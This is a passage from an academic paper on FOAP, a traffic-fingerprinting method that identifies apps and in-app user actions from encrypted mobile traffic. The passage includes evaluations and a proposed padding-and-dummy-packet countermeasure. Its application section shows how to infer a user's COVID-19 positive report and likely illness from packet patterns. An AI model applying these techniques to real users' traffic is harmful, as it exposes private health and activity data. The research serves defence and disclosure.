i) *Share of third-party libraries*. Different apps often use the same third-party libraries (TPLs) to shorten development cycle, potentially resulting in similar network flows generated by them. For example, the comic app `com.tencent.wecomic` uses the TPL `com.facebook`, which is widely used by other apps. When FOAP recognizes network traffic generated by this app, the average false positive rate (FPR) is 4.56×10^{-3}, while its FPR associated with the TPL `com.facebook` is 1.10×10^{-2}, significantly higher than the average FPR. A similar situation is found for the sport app `com.bundesliga`, which uses the TPL `com.bumptech.glide`. We observed its average FPR is 4.63×10^{-3}, while its FPR associated with the TPL `com.bumptech.glide` is 1.75×10^{-1}.

ii) *Apps from the same developer*. Developers may reuse their codes when developing various apps. It aggravates the false positive risk when distinguishing traffic from these apps. For example, both `com.google.android.apps.meetings` and `com.google.android.apps.classroom` are developed by Google. To recognize network flows generated by the former app, FOAP reports more false positives caused by the latter app (FPR $= 1.13 \times 10^{-2}$) than other apps not developed by Google (FPR $= 2.36 \times 10^{-4}$). Another example is found for two apps developed by Microsoft. When recognizing network flows of `com.microsoft.office.outlook`, the app `com.microsoft.translator` produces more false positives (FPR $= 1.62 \times 10^{-2}$) than other apps (FPR $= 6.57 \times 10^{-4}$).

• **Case Studies of False Negatives.** We identified two key factors leading to false negatives.

i) *Dynamic nature*. Diverse user behaviors bring highly dynamic traffic, especially for information-intensive apps, like news apps. In these apps, clicking on various articles/videos may trigger diverse network flows, thereby increasing false negative risk. Take an example from the news app `bbc.mobile.news.ww`. FOAP recognizes its network flows with a false negative rate (FNR) 7.58×10^{-1}. A closer look reveals the network flows missed by FOAP (i.e., FN) indeed exhibit substantial difference from network flows in the training dataset, since their average local similarity with this app is 0.291, much lower than that for network flows successfully recognized by FOAP, i.e., 0.753. Similar situations can be observed for map apps. For example, FOAP recognizes network flows generated by `com.baidu.BaiduMap` with an FNR 0.107. The network flows missed (resp. recognized) by FOAP have an average local similarity 0.381 (resp. 0.832) with this app.

ii) *Low-traffic apps*. We observed that some false negative cases for low-traffic apps are caused by traffic filtering. Specifically, some traffic instances of these apps may contain only a few network flows, and FOAP may erroneously filter out these network flows if they are mixed with other apps' network flows. For example, when recognizing network traffic generated by the app `opofficial.pdfmaker`, FOAP suffers an FNR 0.136 as it erroneously filters out network flows in 3 traffic instances, each of which contains only one network flow. In another example, we recognize network traffic generated by the app `tw.com.trtc.is.androideng`. The FNR is 0.160, and FOAP erroneously filters out network flows in 2 traffic instances of this app, each of which contains 2 network flows.

• **Generalized Open-World Setting.** In a more generalized open-world setting, the adversary will handle both app traffic and non-app traffic. To further evaluate how FOAP performs in such an setting, we collect various non-app traffic including

i) Mobile website traffic: It contains 580,335 network flows that are generated by visiting Alexa top 10000 websites using the android browser.

ii) IoT traffic from PingPong dataset [42]: It contains 378,797 network flows that are captured from 19 IoT devices.

iii) PC traffic: It is captured from 6 PCs, including 2 windows PCs, 3 macOS PCs, and 1 Linux Ubuntu PC for 1 day. There are 16,801 network flows in total.

Table 2: False positive rate for open-world network traffic recognition (lower is better).

Open-World Traffic	AppScanner	AppScanner (extended)	FOAP (our method)
Mobile Web	2.41×10^{-2}	2.18×10^{-2}	$\mathbf{9.93 \times 10^{-4}}$
IoT	3.39×10^{-2}	2.85×10^{-2}	$\mathbf{4.36 \times 10^{-5}}$
PC	1.21×10^{-2}	2.02×10^{-2}	$\mathbf{3.54 \times 10^{-4}}$
SC-App	3.24×10^{-2}	3.09×10^{-2}	$\mathbf{1.45 \times 10^{-2}}$
DC-App	2.12×10^{-2}	1.99×10^{-2}	$\mathbf{2.64 \times 10^{-3}}$

All these non-app traffic will naturally be viewed as negative samples, because the goal of FOAP is recognizing the app of interest from network traffic. Therefore, we employ the metric false positive rate (FPR) to evaluate whether FOAP will generate false positives over these non-app traffic. Table 2 reports the experimental results. We can find the false positive rates of FOAP for all non-app traffic are extremely low and much lower than those of baseline methods. It again verifies FOAP's advantage in the open-world setting. Other than non-app traffic, Table 2 also reports the FPR for app traffic. Intuitively, apps from the similar category may share common network behaviors, potentially resulting in more false positives. To test this hypothesis, we group apps used for negative class in testing into two categories, SC-App and DC-App. SC-App refers to apps belonging to the same category with $\mathbb{A}$, while DC-App refers to apps whose categories differ from that of $\mathbb{A}$. As shown in Table 2, FPR for SC-App is higher than that for DC-App, indicating more false positives. This result is consistent with the above hypothesis.

7.3 EP Method Identification

We next evaluate FOAP in identifying EP methods.


• **Experimental Setup.** EP method identification is an app-specific multi-label classification task. Therefore, FOAP establishes a model for each app. Similar to the previous setting, we randomly split traffic instance set of each app into two subsets: 40 instances for training and 10 instances for testing.

• **Result.** Multi-label classification can be viewed as the combination of multiple binary classification tasks. To evaluate the performance of FOAP in EP method identification, we consider a group of binary classification tasks corresponding to different EP methods. Specifically, we record the number of true positives, false positives, true negatives, and false negatives for each EP method and aggregate results of all EP methods in an app to compute the precision, recall, and F1-score. We employ micro-average method to compute these metrics due to the class imbalance in our problem.

Table 3: Evaluating FOAP in EP method identification (mean±standard deviation).

ε	Precision	Recall	F1-Score
0.5	0.888 ± 0.102	**0.883** ± 0.105	**0.885** ± 0.101
1	0.886 ± 0.104	0.868 ± 0.114	0.876 ± 0.106
2	0.885 ± 0.111	0.853 ± 0.126	0.866 ± 0.114
5	**0.892** ± 0.105	0.828 ± 0.137	0.856 ± 0.116

Table 3 reports the experimental results. FOAP achieves the highest average F1-score 0.885 when $\varepsilon = 0.5$ second. As the value of burst threshold ε increases, the precision of FOAP improves. The underlying reason is a larger ε results in more packets (therefore more information) involved in each in-flow burst, which helps reduce false positives. The highest average precision 0.892 is achieved when $\varepsilon = 5$ seconds. A side-effect of increasing ε is recall decline, which is caused by the majority voting mechanism used in burst labeling. We relax the multi-label classification problem to a series of multi-label classification subproblems at the cost of labeling a in-flow burst with only a single EP method, which implies a potential information loss of label. A larger ε will lead to more significant information loss and thus a lower recall. Consequently, the highest average recall 0.883 is achieved when $\varepsilon = 0.5$ second.



(a) False positive rate (FPR). (b) False negative rate (FNR).

Figure 4: Impact of experimental data size.

7.4 Impact of Experimental Data Size

To analyze how experimental data size influences the performance, we compare FOAP with baseline methods in both closed-world setting and open-world setting with varied app number in testing (i.e., $n_I = 1, 5, 25, 125, 625$).

• **Experimental Setup.** As for the closed-world setting, apps for model training are the same as those in testing. As for the open-world setting, apps that are considered as the negative class for model training and those in testing belong to two disjoint sets. We fix the number of apps that are considered as the negative class during model training to be $n_T = 20$ and change that in testing as $n_I = 1, 5, 25, 125, 625$.

• **Result.** We report the experimental results in Figure 4. Figure 4(a) presents a log-log plot about how FPR changes when n_I increases. In general, FOAP consistently outperforms baseline methods as it has lower FPR. In the open-world setting, unlike FPR for baseline methods, which tends to be constant, FPR of FOAP gradually decreases as n_I increases. The underlying reason is related to traffic filtering. When n_I is small, false positives caused by "noise", e.g., background network flows, within relevant traffic segments dominate FPR. When n_I is large, false positives are expected to be mainly caused by mis-classification of network flows from other apps. Thanks to the traffic filtering module of FOAP, most network flows from other apps are filtered out. Consequently, the FPR of FOAP decreases when n_I increases. In the closed-world setting, FPR of all methods first drops because the diversity of negative samples for model training increases with n_I. (Recall that $n_T = n_I$ in the closed-world setting.) A large value of n_T

results in extreme class imbalance, which is commonly recognized as a negative factor in machine learning. To mitigate the class imbalance, we employ the resampling strategy. Its side-effect is FPR for all methods rises again when $n_I > 125$. Figure 4(b) shows how FNR changes with n_I. In the open-world setting, FNR of all methods tends to be constant, while in the closed-world setting FNR increases with n_I, indicating more false negatives. It is caused by class imbalance during model training, despite a resampling strategy has been employed. Compared with baseline methods, FOAP shows advantage again in both settings.

7.5 Impact of Third-Party Libraries

The share of third-party libraries, such as advertisement library and third-party app authorization, among different apps potentially increases false positives, because the same third-party library may trigger similar network flows. We investigate this hypothesis in this experiment.

• **Experimental Setup.** We analyze how third-party libraries influence the performance of FOAP and baseline methods in the open-world setting. n_T and n_I are fixed to be 20. For each app, we first identify all TPLs used by it with the aid of Libradar [25]. Next, we correlate its EP methods with these TPLs. If the package name of an EP method matches a TPL, we regard this EP method as an EP method belonging to the TPL. Recall that we have labeled network flows with EP methods by leveraging method-level labeling. Combining the above two kinds of information, we can label a network flow with a TPL if any EP method belonging to this TPL triggers this network flow. Otherwise, we label it as a network flow triggered by the app-specific library (i.e., app class).

• **Result.** Table 4 reports FPR and FNR related with the top 5 third-party libraries in our dataset as well as the average performance for third-party libraries. As a comparison, we also present FPR and FNR related with app-specific libraries, which we refer to as *app class*. For all methods, the FPR related with third-party libraries is higher than that related with app class. Particularly, the FPR of FOAP in recognizing network flows associated with app class is 3.65×10^{-3}, while FPR rises to 5.80×10^{-3} for third-party libraries, which implies more false positives are generated. Another observation is third-party libraries do not increase false negatives. In fact, we even observe a slight FNR decline for FOAP. We conjecture a possible reason is when compared with app-specific libraries, third-party libraries may exhibit less diverse network behaviors because each of them is probably invoked for some fixed purposes, such as advertisement. To summarize, despite third-party libraries increase false positives, the FPR of FOAP is still reasonably low. In addition to third-party libraries, other factors may also influence the FPR of FOAP. We analyze the impact of automatic app generators in § C.

7.6 Cross-Dataset Evaluation

In this experiment, we evaluate to what extent FOAP trained based on a Monkey-generated dataset is able to recognize app traffic generated by humans.

• **Experimental Setup.** We randomly choose 100 out of 1000 apps to construct a dataset that reflects the true human-generated behaviors. Specifically, we recruit 5 volunteers to manually operate these apps and generate 5×100 traffic instances, each of which lasts for about 5 minutes. We compare three transfer settings. In the "M $\rightarrow$ M" setting, FOAP is trained over Monkey-generated dataset and tested over the same dataset. In the "M $\rightarrow$ H" setting, FOAP is trained over Monkey-generated dataset and tested over human-generated dataset. In the "EM $\rightarrow$ H" setting, the Monkey-generated dataset is enhanced by traffic instances generated by 4 volunteers and FOAP recognizes the traffic instance generated by the remaining volunteer. For statistical soundness, we rotate the volunteer for testing and report the average performance.

• **Result.** Table 5 reports experimental results for open-world app traffic recognition. Compared with "M $\rightarrow$ M" setting, the recall of FOAP in "M $\rightarrow$ H" setting reduces from 0.886 to 0.760, indicating some network flows generated by humans cannot be recognized and reported as false negatives. Nonetheless, it still outperforms baseline methods and even exhibits more significant advantage. Table 6 reports experimental results for EP method inference. Both precision and recall of FOAP exhibit a decline trend. We conjecture that the underlying reasons are two-fold. On one hand, Monkey test can hardly cover all UI operations that human may trigger in the wild. On the other hand, Monkey's behavior is highly random and thus UI operations triggered by monkey tend to be contextually independent. On contrary, UI operations triggered by humans are contextually correlated. Such a difference potentially results in different code paths and different network flows when the same UI operation (e.g., clicking a button) is triggered by Monkey and humans respectively.

To further explore how to improve the performance of FOAP, we enhance Monkey-generated dataset by involving human-generated traffic instances in the "EM $\rightarrow$ H" setting. Even though only 4 traffic instances are added to training dataset, the recall for open-world app traffic recognition is improved from 0.760 to 0.873. Likewise, both precision and recall for EP method inference rise. This experiment reveals a practical manner to construct training dataset when FOAP is applied in the wild. That is constructing FOAP's training dataset by combing traffic instances generated by both automatic test tools and humans, because i) it is less labor-intensive for automatic test tools to generate a large number of traffic instances, which empower FOAP with a high precision and fewer false positives, and ii) traffic instances generated by humans are beneficial to reducing false negatives and improving the recall of FOAP.

Table 4: Impact of third-party libraries.

Library	Coverage	AppScanner		AppScanner (extended)		FOAP (our approach)	
		FPR	FNR	FPR	FNR	FPR	FNR
App Class	100%	2.26×10^{-2}	3.10×10^{-1}	2.18×10^{-2}	3.04×10^{-1}	$\mathbf{3.65\times10^{-3}}$	$\mathbf{1.26\times10^{-1}}$
TPL (average performance)	86.2%	3.57×10^{-2}	3.30×10^{-1}	3.27×10^{-2}	3.29×10^{-1}	$\mathbf{5.80\times10^{-3}}$	$\mathbf{1.21\times10^{-1}}$
com.google.android.gms	65.4%	5.15×10^{-2}	2.75×10^{-1}	4.26×10^{-2}	3.48×10^{-1}	9.32×10^{-3}	2.20×10^{-1}
com.facebook	54.8%	3.17×10^{-2}	3.26×10^{-1}	3.13×10^{-2}	2.99×10^{-1}	3.99×10^{-3}	6.59×10^{-2}
com.google.firebase	23.0%	2.57×10^{-2}	4.43×10^{-1}	2.51×10^{-2}	4.15×10^{-1}	2.35×10^{-3}	9.99×10^{-2}
com.bumptech.glide	17.0%	3.85×10^{-2}	2.29×10^{-1}	2.18×10^{-2}	2.09×10^{-1}	4.53×10^{-3}	8.15×10^{-2}
com.urbanairship	3.9%	9.22×10^{-2}	3.93×10^{-1}	7.02×10^{-2}	3.49×10^{-1}	1.58×10^{-2}	2.81×10^{-2}

Table 5: Evaluating open-world app traffic recognition in cross-dataset experimental settings (mean±standard deviation).

Transfer Setting	AppScanner			AppScanner (extended)			FOAP (our approach)		
	Precision	Recall	F1-Score	Precision	Recall	F1-Score	Precision	Recall	F1-Score
M → M	0.625±0.167	0.775±0.120	0.681±0.135	0.634±0.148	0.700±0.136	0.655±0.127	**0.947**±0.074	**0.886**±0.157	**0.906**±0.114
M → H	0.506±0.222	0.521±0.195	0.481±0.185	0.436±0.212	0.508±0.201	0.439±0.181	**0.905**±0.163	**0.760**±0.219	**0.802**±0.194
EM → H	0.514±0.213	0.649±0.162	0.547±0.180	0.470±0.199	0.656±0.173	0.525±0.179	**0.929**±0.129	**0.873**±0.169	**0.882**±0.150

Table 6: Evaluating EP method identification in cross-dataset experimental settings (mean±standard deviation).

Transfer Setting	Precision	Recall	F1-Score
M → M	0.879±0.098	0.872±0.093	0.874±0.093
M → H	0.771±0.143	0.801±0.146	0.783±0.139
EM → H	0.830±0.145	0.834±0.150	0.831±0.143

7.7 Running Time of FOAP

In addition to accuracy, system efficiency also plays an important role. To this end, we evaluate the running time of FOAP by running it on a single core of a desktop equipped with an Intel Core i7-7700 CPU processor. FOAP takes an average of 1.77×10^{-2} second to recognize whether a network flow is from the app of interest. To further identify method-level user actions, FOAP spends another 5.91×10^{-2} second processing each network flow from the app of interest. The above experimental results indicate FOAP is highly efficient when applied in practice. Table 7 reports fine-grained running time for different modules of FOAP.

Table 7: Running time of FOAP.

Task	Major Steps	Running Time (second/flow)
Open-World App Traffic Recognition	Extract Flow Features	1.71×10^{-2}
	Traffic Segmentation	5.10×10^{-4}
	Traffic Filtering	3.61×10^{-6}
	Flow Recognition	7.73×10^{-5}
	Total	1.77×10^{-2}
Method-Level User Action Identification	Extract Burst Features	1.16×10^{-2}
	EP Method Inference	4.74×10^{-2}
	Total	5.91×10^{-2}

8 Application

We further demonstrate how FOAP can be applied in fine-grained user activity inference and user privacy analysis.

8.1 Fine-Grained User Activity Inference

A direct application of FOAP is inferring fine-grained semantic user activities from encrypted mobile traffic. We demonstrate this application through the case study of Twitter. To this end, we first map EP methods of Twitter to various user actions with the aid of UI Automator[2]. Specifically, we extract resource IDs of UI components that are associated with user actions listed in Table 8, (e.g., the button to share a tweet), using UI Automator and then compare them with the resource ID of EP methods obtained by FOAP's network flow labeling module to achieve a one-to-one mapping between user action and EP method. By doing so, we can reasonably infer user activities characterized by these user actions through identifying EP method invocation from encrypted mobile traffic.

We recruit two volunteers for this experiment. To construct the training dataset, the first volunteer operates Twitter to generate 20 traffic instances. The reason why we construct training dataset manually instead of using an automatic test tool (e.g., Monkey) is we consider many complicated user actions (e.g., retweet) in this case study and they are extremely difficult, if not entirely impossible, to trigger these operations with an automatic test tool. However, designing a smarter automatic test tool is out of the scope of this paper. To test how FOAP performs, the second volunteer is required to operate Twitter and meanwhile record his operations, i.e., user actions and timestamps, to establish the ground truth. Additionally, he also randomly chooses another 20 apps and operates them to test whether FOAP generates false positives.

FOAP spends about 40 seconds processing all 1706 network flows (31 TP, 1673 TN, 0 FP, 2 FN). Figure 5 illustrates the inference result. For ease of representation, we depict all network flows associated with user actions that have been successfully identified (denoted by F1, F2,..., F5) but omit other network flows even if they are from Twitter. FOAP successfully identify 12 user actions. It also makes some mistakes. Specifically, FOAP fails to report "search" at the 295th second but misreports it at the 352nd second. At the 317th second, it erroneously identifies "retweet" as "favorite". To summarize, FOAP achieves a high precision in recognizing network flows generated by Twitter. Besides, the accuracy for identifying fine-grained user actions is also reasonable.

[2]https://developer.android.com/training/testing/ui-automator

Table 8: EP methods for inferring Twitter user activities.

User Action	EP Method
Login	com.twitter.android.p1.onClick
Like	com.twitter.ui.tweet.inlineactions.InlineActionView$b.onAnimationEnd
Favorite	com.twitter.android.va$k.onClick
Retweet	xbb.onClick
Follow	com.twitter.app.profiles.y0.onClick
Notification	tcb.onClick
Send Message	com.twitter.app.dm.widget.DMConversationMessageComposer.onClick
Navigation	com.google.android.material.tabs.TabLayout$i.performClick
Search	km4.onClick




Figure 5: Inferring Twitter user activities.




Figure 6: Identifying positive reporting in TraceTogether.

8.2 User Privacy Analysis

FOAP facilitates user privacy analysis by locating network flows associated with privacy-sensitive EP methods.

• **Sensitive Method Identification.** The invocation of sensitive EP methods in an app may leak out private user information, such as health status, sexual preference, and search queries. FOAP is able to identify them to infer user privacy.

The COVID-19 pandemic has rapidly spread across the world. To fight against the pandemic, contact tracing has been proven to be an effective strategy in monitoring virus spreading. To this end, lots of contact tracing apps are developed and published. Unfortunately, some of these apps may suffer the risk of privacy leakage. By analyzing the encrypted mobile traffic, one may infer if a user tests positive. Figure 6 presents an example about COVID-19 contact tracing apps, i.e., TraceTogether[3] The experimental setting is similar to that for Twitter. FOAP spends about 39 seconds in processing all 2250 network flows and recognizes 5 network flows generated by TraceTogether (no FP and FN). FOAP successfully identifies that the TraceTogether user (i.e., the second volunteer) clicks the button for positive test reporting, which invokes the EP method `sg.gov.tech.bluetrace.fragment.EnterPinFragment$onViewCreated$2.onClick`. FOAP captures this sensitive information by identifying in-flow burst associated with this method.

Table 9: Packet sequences associated with searching doctor of different hospital departments in ECEasyBook.

Department	Packet Sequence (Byte)
General Clinics	$\cdots 673\uparrow 66\downarrow 97\downarrow 78\uparrow \mathbf{1180}\downarrow 66\uparrow 97\uparrow 66\uparrow 66\downarrow \cdots$
Gynaecology	$\cdots 673\uparrow 66\downarrow 97\downarrow 78\uparrow \mathbf{1272}\downarrow 66\uparrow 97\uparrow 66\uparrow 66\downarrow \cdots$
Dermatology	$\cdots 673\uparrow 66\downarrow 97\downarrow 78\uparrow \mathbf{1266}\downarrow 66\uparrow 97\uparrow 66\uparrow 66\downarrow \cdots$
Chinese Medicine	$\cdots 674\uparrow 66\downarrow 97\downarrow 78\uparrow \mathbf{1306}\downarrow 66\uparrow 97\uparrow 66\uparrow 66\downarrow \cdots$
Paediatrics	$\cdots 673\uparrow 66\downarrow 97\downarrow 78\uparrow \mathbf{1238}\downarrow 66\uparrow 97\uparrow 66\uparrow 66\downarrow \cdots$
Geriatrics	$\cdots 673\uparrow 66\downarrow 97\downarrow 78\uparrow \mathbf{1292}\downarrow 66\uparrow 97\uparrow 66\uparrow 66\downarrow \cdots$
Psychiatry	$\cdots 674\uparrow 66\downarrow 97\downarrow 78\uparrow \mathbf{1247}\downarrow 66\uparrow 97\uparrow 66\uparrow 66\downarrow \cdots$

"↓" stands for inbound packets and "↑" stands for outbound packets.

• **In-Method Side-Channel Leaks.** FOAP also helps the analysis of in-method side-channel leaks, where diverse packet sequences triggered by the same EP method may leak sensitive private information. To demonstrate how the adversary may infer user privacy, e.g., the illness of the user, from in-method side-channel, we present an example about ECEasyBook[4], a clinic appointment app. In this app, the user searches doctors in different hospital departments will invoke the same EP method `com.ecbook.eceasy.ui.main.c.c$e.onClick` but trigger network flows with some differences in packet sequence. For example, the difference between searching doctors of dermatology and searching doctors of paediatrics occurs in the twelfth packet. The packet size for dermatology is 1266 bytes, while that for paediatrics is 1238 bytes. By leveraging this difference, the adversary may infer the illness of the user. We list packet sequences associated with searching doctor of different hospital departments and highlight the major differences in Table 9. Although FOAP did not directly infer user privacy in this example, it plays an important role in locating privacy-sensitive methods, enabling the adversary to zero in on network flows that leak out user privacy.

9 Discussion

9.1 Countermeasure

To defend against traffic analysis attacks, existing countermeasures aim to obfuscate traffic features using different strategies. There are three common obfuscation strategies: i) padding packets to obfuscate features related to packet sizes [24, 47], ii) injecting dummy packets to obfuscate features related to packet directions [7, 17], iii) delaying packets

[3] https://www.tracetogether.gov.sg/

[4] https://eceasybook.com/





Figure 7: Design of our AProxy countermeasure.



(a) Open-world app traffic recognition. (b) EP method identification.

Figure 8: Evaluating AProxy against FOAP.

to obfuscate features related to packet timing [11, 24]. Inspired by IMProxy [7], a proxy-based obfuscation system against traffic analysis attacks on messaging apps, we design an obfuscation system, named by AProxy, to implement traffic obfuscation in the form of proxy-based relayers and incorporate two obfuscation strategies that have been proven to be effective in defending against WF attacks, i.e., packet padding and injection of dummy packets. We do not consider the packet delaying strategy because it greatly degrades user experience if applied to apps. As illustrated in Figure 7, AProxy is comprised of an AProxy client and an AProxy server. The AProxy client is deployed on the Android smartphone while the AProxy server is a remote proxy server. Before relaying the outbound traffic to the AProxy server, the AProxy client first adds padding to the outbound packets so that all packet sizes equal 1500 bytes (i.e., MTU). It also injects outbound dummy packets with MTU size into each flow. The arrival time of dummy packets follows a Poisson process. After receiving the manipulated traffic, the AProxy server removes padding and dummy packets, and further relays it to the app server. As for the inbound traffic, the AProxy client and server switch roles. The AProxy server adds padding and injects inbound dummy packets while the AProxy client removes them and relays purified inbound packets to the app.

We experimentally evaluate the effectiveness of AProxy. Figure 8 reports the defense effect. "Padding" represents only packet padding is conducted and "P+D(x)" represents the dummy packet number is x times the original packet number. Generally, more dummy packets result in a worse performance of FOAP. For example, when the dummy packet number is twice the original packet number, the average F1-score for app traffic recognition drops from 0.911 to 0.714. A counterintuitive example is the precision for P+D(2) is higher than that for P+D(1) in EP method identification. A closer look reveals the precision decline is mainly caused by dummy bursts. Specifically, dummy packets may form dummy bursts, which are injected into original network flows and potentially undermine EP method identification as noises. FOAP will not distinguish these noises from original in-flow bursts and still predicts their labels, i.e., EP methods. Once the predicted EP methods are inconsistent with EP methods that exactly trigger the network flows where these noises are injected, false positives are generated. Therefore, more dummy bursts are expected to result in larger precision decline. At first glance, P+D(2) injects more dummy packets than P+D(1). However, we observed P+D(2) injects about 0.02 dummy burst per flow, while P+D(1) injects about 2.1 dummy bursts per flow. It is because denser dummy packets reduce inter-packet interval and tend to form bigger but fewer dummy bursts. Consequently, P+D(1) leads to a lower precision of FOAP than P+D(2).

9.2 Limitation

• **Separability of Flow.** Since FOAP recognizes apps by analyzing network flows, the prerequisite for doing so is different network flows are separable. In other words, packets from the same network flow can be grouped together to extract flow features. It implies FOAP's incompetence in the scenarios where network flows are inseparable, such as Tor.

• **Offline Recognition.** FOAP works in an offline fashion, because some procedures, e.g., traffic segmentation and EP method inference, are not stream-oriented. To enable quasi-real-time analysis, an immediate improvement is specifying sidling time windows and analyzing network traffic within each window independently. A larger window size potentially helps improve recognition accuracy, but introduces a higher computational overhead because more information will be involved in each time window. A smaller sliding step facilitates timeliness at the cost of more frequent analysis. Therefore, the proper window size and sliding step are chosen based on a trade-off between accuracy, timeliness, and overhead.

• **Model Integration.** To achieve fine-grained open-world app fingerprinting, FOAP needs to integrate multiple machine learning (ML) models. On one hand, these models are necessary to tackle various challenging issues in our problem. On the other hand, each model may need separate data science effort for model training and parameter tuning, which increases difficulty, albeit controllable, to apply FOAP in the wild. Specifically, for each app of interest, FOAP collects its traffic instances and constructs an app-level training dataset to train ML models for traffic segmentation, traffic filtering, and flow recognition. FOAP also needs to construct a method-level training dataset to train the spatial-temporal context model for EP method inference. Fortunately, FOAP features

the capability of automatic labeling of training data, thereby drastically minimizing the overhead of training data preparation. Additionally, different models may need separate effort for parameter fine-tuning. Nevertheless, our experiments demonstrate default parameters of these models are extensively suitable across different apps, hence alleviating the difficulty in parameter fine-tuning.

• **Limited Open-Worldness.** FOAP aims at open-world app traffic recognition. The number of available apps in the Google Play Store is about 3.5 million [36]. We evaluate FOAP using 1000 apps, around 0.29‰ of apps hosted in Google Play store. Such a percentage is comparable to those for open-world WF attacks in [33, 46]. There are around 1.9 billion websites in total [23], among which [46] considered 80,100 websites (around 0.04‰ of total websites) in the open-world evaluation, while [33] considered about 400 thousand websites (around 0.21‰ of total websites). Despite the number of apps used in this paper is substantially larger than that in most existing works [5, 14, 22, 29, 39], there is still a gap between our evaluation and realistic open world. We will collect more apps for evaluation in future work.

• **Synthesized Traffic.** To reduce the cost for data collection, we use traffic instances as negative samples when constructing the testing data for different apps. Consequently, we generate synthesized testing traffic by merging traffic instances from different apps and employing Poisson process to mimic a random use of apps. While Poisson process has been widely used to model human behaviors [13, 18, 31, 50], further investigation is needed to evaluate whether Poisson process can accurately characterize the use of apps. First, the use of apps depends on human dynamic, e.g., work and rest, and thus the use of an app may exhibit temporally heterogeneous property, which may not be well characterized by Poisson process. Second, the use of some apps may be temporally correlated for real human. However, we randomly arrange the order of different apps without considering their correlation. Therefore, the synthesized traffic resulting from merging traffic instances based on Poisson process might not exactly reproduce a real environment, and thus the performance of FOAP in the real world might be affected. We will further evaluate FOAP using non-synthetic traffic in future work.

10 Related Work

As an important branch of traffic analysis, traffic fingerprinting techniques aim to infer user behavior by leveraging statistic features of network traffic without accessing packet payload plaintext, thereby immune to traffic encryption.

App Fingerprinting. Our work falls into the category of app fingerprinting (AF), which focuses on the analysis of mobile network traffic. There are lots of efforts towards the identification of apps [2–4, 14, 39–41, 43]. For example, Taylor et al. proposed a modular framework AppScanner for automatic fingerprinting and real-time identification of Android apps from encrypted network traffic [39, 40]; Aceto et. al proposed a multimodal deep learning framework, dubbed MIMETIC, for mobile encrypted traffic classification to identify different apps [5]. To carry out more fine-grained characterization of user behaviors, some works [15, 22, 29] aim at the identification of selected user activities of interest. For example, Saltaformaggio et al. presented NetScope, a technique that utilizes traffic behavioral clues to automatically build a detector for smartphone app activities [29]; Fu et al. proposed CUMMA to classify service usages of mobile messaging apps by jointly modeling user behavioral patterns, network traffic characteristics, and temporal dependencies [15]; Liu et al. developed a recursive time continuity constrained KMeans clustering algorithm for traffic flow segmentation and classified the segmented traffic to identify in-app user activity [22].

Compared with existing AF techniques, FOAP is more fine-grained because we conduct method-level fingerprinting and infer EP methods associated with various UI components. By doing so, FOAP is able to not only identify fine-grained user activities but also infer sensitive private information (e.g., illness). Besides, the vast majority of existing AF techniques (e.g., [15, 22, 29, 39, 40]) work under the closed-world assumption. In this paper, we consider a more practical but challenging scenario, i.e., open-world setting. In literature, [9, 10, 43] also consider the open-world scenario. Unfortunately, their methods cannot solve our problem because they have different threat models. [43] took advantage of destination features while [9, 10] only handle unencrypted data.

Website Fingerprinting. Website fingerprinting (WF) focuses on inferring sensitive websites visited by users via encrypted proxies or anonymity networks, e.g., Tor. In the light of how to extract traffic features, existing WF techniques (e.g., [19, 27, 28, 30, 32, 33, 46, 48]) can be roughly categorized into the feature-engineering-based and the deep-learning-based. The former category [19, 27, 30, 46, 48] requires crafted features extracted using specific domain knowledge and employs a variety of machine learning algorithms, such as random forest, SVM, and KNN, to train classifiers for website identification, while the latter category needs either an enormous training set for automatic feature extraction [28, 32] or samples from a large number of similar tasks to conduct meta learning [33]. Due to different threat models, WF cannot be directly applied to our problem. Nevertheless, some of these works inspire us in traffic feature extraction. For example, we extract traffic features about interactive pattern inspired by [27]. In a recent work [46], Wang proposed three novel classes of precision optimizers to improve the precision of open-world website fingerprinting (WF) at the cost of recall decline. He also argued that it is more important to optimize the precision of WF attacks than their recall. Unfortunately, such a method is not applicable for our problem where precision and recall are comparably important.

11 Conclusion

